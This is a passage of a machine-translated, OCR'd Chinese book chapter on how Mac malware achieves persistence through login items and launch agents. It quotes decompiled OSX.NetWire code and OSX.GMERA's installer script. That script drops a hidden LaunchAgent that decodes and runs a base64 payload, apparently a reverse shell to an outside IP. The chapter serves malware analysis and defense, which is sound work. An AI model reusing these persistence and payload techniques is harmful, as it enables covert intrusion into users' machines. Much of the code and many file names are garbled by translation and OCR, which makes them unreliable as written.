




# 第0x2章：持久性

笔记:

这本书正在进行中。

我们鼓励您直接在这些页面上发表评论 ...建议编辑、更正和/或其他内容！

要发表评论，只需突出显示任何内容，然后单击 出现在屏幕上的图标
就在文档的边界上）。

由我们的 Friends of Objective-See:


Airo


SmugMug


守护防火墙


SecureMac

iVerify

光环隐私

一旦恶意软件（通过上述感染载体之一或任何其他方式）感染了系统，其下一个目标往往是持久存在。

持久性是指恶意软件确保在系统启动或用户（重新）登录时由操作系统自动（重新）执行的手段。

笔记:

绝大多数Mac恶意软件都试图获得持久性 ...否则，系统重启将基本上对系统进行消毒！

通常不会持久存在的恶意软件的两个显著例子包括:

- 勒索软件:
  一旦勒索软件对用户文件进行了加密，就没有必要让它四处游荡。 因此，此类恶意软件很少持续存在。

- 内存恶意软件:
  复杂的攻击者可能会利用（按设计）在系统重新启动后无法存活的仅内存有效负载。上诉？一个令人难以置信的高水平的隐形！

如果恶意软件确定系统不感兴趣，或者检测到安全工具正在运行（这将检测到恶意软件的持久性尝试或其他操作），则可能会避免持久性。

多年来，恶意软件作者利用了各种持久性机制，从常见且易于检测的登录和启动项目到更复杂且更隐蔽的方法。

在本章中，我们将讨论各种持久性机制，重点介绍Mac恶意软件使用的最流行的方法（ab）。在适用的情况下，我们将重点介绍利用每种技术的恶意软件。

笔记:

有关苹果桌面操作系统上恶意软件持久性这一主题的大量全面（尽管现在有点过时）研究论文，请参阅：

“Mac OS X上的恶意软件持久化方法”（2014）[1]

## 登录项


通过登录项持久化是合法软件和恶意软件使用的常见方法。(...事实上，这是苹果支持的解决方案 persist an application or helper [2]).

Mac恶意软件将自己安装为登录项的例子包括：

- OSX.Kitm [3]
- OSX.Netwire [4]
- OSX.WindTail [5]

一旦一个项目（通常是一个应用程序）被安装为登录项目，它将在用户每次登录时自动执行。持久化项目将在用户（桌面）会话中运行，继承用户的权限。

通过系统首选项应用程序可以看到持久化的登录项。特别是在“用户和组”窗格的“登录项目”选项卡中：




*持久登录项*
*第二项“Finder”实际上是OSX。Netwire [4]*

笔记:

“登录项”选项卡（在“用户和组”窗格中）不显示持久登录项的完整路径。恶意软件经常利用这一事实，伪装成合法软件（如Finder.app）。

查看登录项目的完整路径（以确定其是否合法）：

- Control+单击并选择“在Finder中显示”。
- 运行一个工具，比如 KnockKnock [6].
- 检查背景项目。btm文件，其中包含已安装的登录项。

如上所述，登录项（由apple的backgroundtaskmanagementagent）存储在名为backgrounditems的文件中。btm可在~/Library/Application Support/com中找到。苹果backgroundtaskmanagementagent目录。

有关此文件及其格式的更多技术详细信息，请参阅：

“阻止登录项目”[3]

为了以编程方式持久化为登录项，恶意软件通常会调用和lsSharedFileListineSertItemUrl API，但LSSharedFileListCreateAPI有时也被使用[7]。
SMLoginItemSetEnabled

如前所述，OSX。Netwire [4]作为登录项（名为'Finder.app'）持续存在。以下是恶意软件反编译代码的一个片段，它导致了这种持久性：

```
01  eax = snprintf_chk(&var_6014, 0x400, ...., "%s%s.app", &var_748C, &var_788C);
02  edi = CFURLCreateFromFileSystemRepresentation(0x0, &var_6014, eax, 0x1);
03
04  ...
05
06  //将恶意软件保留为登录项
07  eax = LSSharedFileListCreate(0x0, kLSSharedFileListSessionLoginItems, 0x0);
08  LSSharedFileListInsertItemURL(eax, kLSSharedFileListItemLast, 0x0, 0x0,
09                                edi, 0x0, 0x0);
```

*登录项持久性（OSX.Netwire）*

在上面的代码片段中，恶意软件首先构建指向其在磁盘上位置的路径（通过CFURLCreateFromFileSystemRepresentation API），然后调用LSSharedFileList* API将自身作为登录项持续安装。

现在，每次用户登录时，macOS都会自动执行恶意软件。 坚持不懈！

## 启动项目（代理和守护进程）

大多数Mac恶意软件都利用启动代理或守护进程来获得持久性。事实上，根据Objective See的“2019年Mac恶意软件”报告[8]，每一个持续存在的分析恶意软件（从2019年开始）都是作为一个发布项目进行的！

Launch items是苹果推荐的保存非应用程序二进制文件的方法（例如软件更新程序、后台进程等）[2]。

Mac恶意软件作为启动项（代理或守护程序）安装的例子包括：

- OSX.CookieMiner [9]
- OSX.Siggen [10]
- OSX.Mokes [11]
- ...还有更多！

如前所述，启动项目包括启动代理和启动守护进程。启动守护进程是非交互式的，在用户登录（以root用户身份）之前运行。另一方面，一旦用户（以用户身份）登录并与用户会话交互，启动代理就会运行。


要作为启动项持久存在，恶意软件可以在以下启动项目录之一中创建属性列表（“plist”）：

发射代理：

- `/Library/LaunchAgents`
- `~/Library/LaunchAgents`

启动守护进程：

- `/Library/LaunchDaemons`




笔记:

苹果的启动代理位于/System/Library/LaunchAgents目录下，而启动守护程序位于/System/Library/LaunchDaemons目录下。

由于OS X 10.11（El Capitan）引入了系统完整性保护（SIP），这些OS目录现在受到保护，因此恶意软件无法修改它们（即，它们无法创建“系统”启动项）。因此，恶意软件现在只能在/Library或~/Library目录中创建启动项。

笔记:

属性列表（或“plist”）是一个包含键/值对的XML（或在更罕见的情况下是二进制）文档。这种plist文件在macOS中无处不在。

要以人类可读的格式查看属性列表（plist）文件的内容，请使用以下命令之一:

- plutil -p <path to plist>
- 默认值-读取<path to plist>

这些命令特别有用，因为plist可以以各种文件格式存储：“[macOS]允许plist的各种可互换表示，包括XML，*JSON*


和二进制。前两种方法的优点是可读，而后一种方法在磁盘上提供了最高效的表示，以及快速的序列化/反序列化。”[12]

然而，由于最常见的属性列表格式是XML,所以像cat这样的终端命令通常就足够了。

启动项的属性列表文件描述要启动的启动项（此类plist的使用者）。就持久性而言，最相关的键/值对包括:

- 关键：程序或程序参数:
  值：包含启动项的脚本或二进制文件的路径（可选参数）。

- 关键词：RunAtLoad
  值：包含一个布尔值，如果设置为true,它将指示macOS（特别是launchd）自动启动启动项。




笔记:

有关与启动项（包括plist及其键/值对）相关的所有内容的全面讨论，请参阅:

“启动教程”[13]

作为启动代理或守护程序持续存在的恶意软件通常包含嵌入式启动项属性列表文件（尽管有时plist存储在外部资源中，甚至可能由恶意软件的安装程序下载）。

举个例子，让我们看看OSX。NetWire [4],我们之前展示过它作为登录项存在。有趣的是，它还是一种发射代理！（也许恶意软件作者认为，如果检测到一种持久性机制，另一种（如果仍未检测到）将继续确保用户每次登录时重新启动恶意软件）。

下面是来自OSX的反编译代码片段。NetWire，在写入用户的/Library/LaunchAgents目录之前，动态配置嵌入式Launch Agent属性列表模板的恶意软件。当RunAtLoad密钥设置为true时，只要系统重新启动且用户（重新）登录，macOS就会持续（重新）启动恶意软件:

```
01  memcpy（esi），<？xml版本=\“1.0\”编码=\“UTF-8\”？>\n<！DOCTYPE plist PUBLIC
02  \"-//Apple Computer//DTD PLIST
03  1.0//EN\n\t\"http://www.apple.com/DTDs/PropertyList-1.0.dtd\">\n<plist
04  version=\"1.0\">\n<dict>\n    <key>Label</key>\n    <string>%s</string>\n
05  <key>ProgramArguments</key>\n<array>\n        <string>%s</string>\n    </array>\n
06  <key>RunAtLoad</key>\n    <true/>\n    <key>KeepAlive</key>\n
07  <%s/>\n</dict>\n</plist>", ...);
08
09  ...
10
11  eax = getenv("HOME");
12  eax = snprintf_chk(&var_6014, 0x400, 0x0, 0x400, "%s/Library/LaunchAgents/", eax);
13  ...
14  eax = snprintf_chk(edi, 0x400, 0x0, 0x400, "%s%s.plist", &var_6014, 0xe5d6);
```

一旦恶意软件执行了上述代码，我们就可以查看它写入磁盘的最终plist（com.mac.host.plist）。通过默认值命令:

```
$ defaults read ~/Library/LaunchAgents/com。雨衣。主办普利斯特
{
    KeepAlive = 0;
    Label=“com.mac.host”；程
    序参数=                 (
        "/Users/user/.defaults/Finder.app/Contents/MacOS/Finder"
    );
    RunAtLoad = 1;
```


```
}
```

请注意ProgramArguments键中恶意软件持久组件的路径：
`/Users/user/.defaults/Finder.app/Contents/MacOS/Finder`.

> 笔记:
>
> 恶意软件在运行时以编程方式确定（当前）用户名，以确保完整路径有效。（在我的分析虚拟机上，当前用户没有创造性地命名为“用户”）。
>
> 为了“隐藏”，恶意软件会创建一个名为
> .违约。在macOS上，默认情况下是Finder。应用程序不会显示以“.”开头的目录

同样值得注意的是，由于RunAtLoad密钥被设置为1（“true”），系统将在用户每次登录时自动启动恶意软件的二进制文件（Finder.app）。

另一个Mac恶意软件样本持续作为启动项目的例子是OSX。GMERA [14]。作为特洛伊加密货币交易应用程序分发，它包含一个名为run的脚本。sh位于其应用程序包的Resources/目录中：




此脚本将安装一个持久（隐藏）启动代理以：
`~/Library/LaunchAgents/.com.apple.upd.plist`:

```
$ cat Stockfoli。应用程序/内容/资源/跑步。嘘/宾/
巴什

...

plist_text="PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4KPCFET0NUWVBFIHBsaXN0IF
BVQkxJQyAiLS8vQXBwbGUvL0RURCBQTElTVCAxLjAvL0VOIiAiaHR0cDovL3d3dy5hcHBsZS5jb20vRFREcy9Q
cm9wZXJ0eUxpc3QtMS4wLmR0ZCI+CjxwbGlzdCB2ZXJzaW9uPSIxLjAiPgo8ZGljdD4KCTxrZXk+S2VlcEFsaX
ZlPC9rZXk+Cgk8dHJ1ZS8+CgkgPGtleT5MabelRnphQ0F0WXlBbltRnphQ0F0YVNBK0wyUmxkaTkwWTNB
dk1Ua3pMak0zTGpJeE1pNHhOell2TWpVM016TWdNRDRtTVNjN0lHUnZibVU9JyB8IGJhc2U2NCAtLWRlY29kZS
B8IGJhc2g8L3N0cmluZz4KCTwvYXJyYXk+Cgk8a2V5PlJ1bkF0TG9hZDwva2V5PgoJPHRydWUvPgo8L2RpY3Q+
CjwvcGxpc3Q+"

回显“$plist_text”| base64 --解码
>“/tmp/.com.apple.upd.plist”echo“tmpplist-$（cat
/tmp/.com.apple.upd.plist））”>/tmp/loglog
cp "/tmp/.com.apple.upd.plist" "$HOME/Library/LaunchAgents/.com.apple.upd.plist"
echo "tmpplist - $(cat $HOME/Library/LaunchAgents/.com.apple.upd.plist))" >>
/tmp/loglog
launchctl load "/tmp/.com.apple.upd.plist"
```

*run.sh*
*OSX.GMERA*

安装恶意软件后，我们可以检查（现已解码）Launch Agent属性列表:

```
$ cat ~/Library/LaunchAgents/。通用域名格式。苹果upd。普利斯特
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ...>
<plist version="1.0">
<dict>
  <key>KeepAlive</key>
  <true/>
  <key>Label</key>
  <string>com.apples.apps.upd</string>
  <key>ProgramArguments</key>
 <array>
   <string>sh</string>
   <string>-c</string>
   <string>echo 'd2hpbGUgOjs...RvbmU=' | base64 --解码| bash</string>
```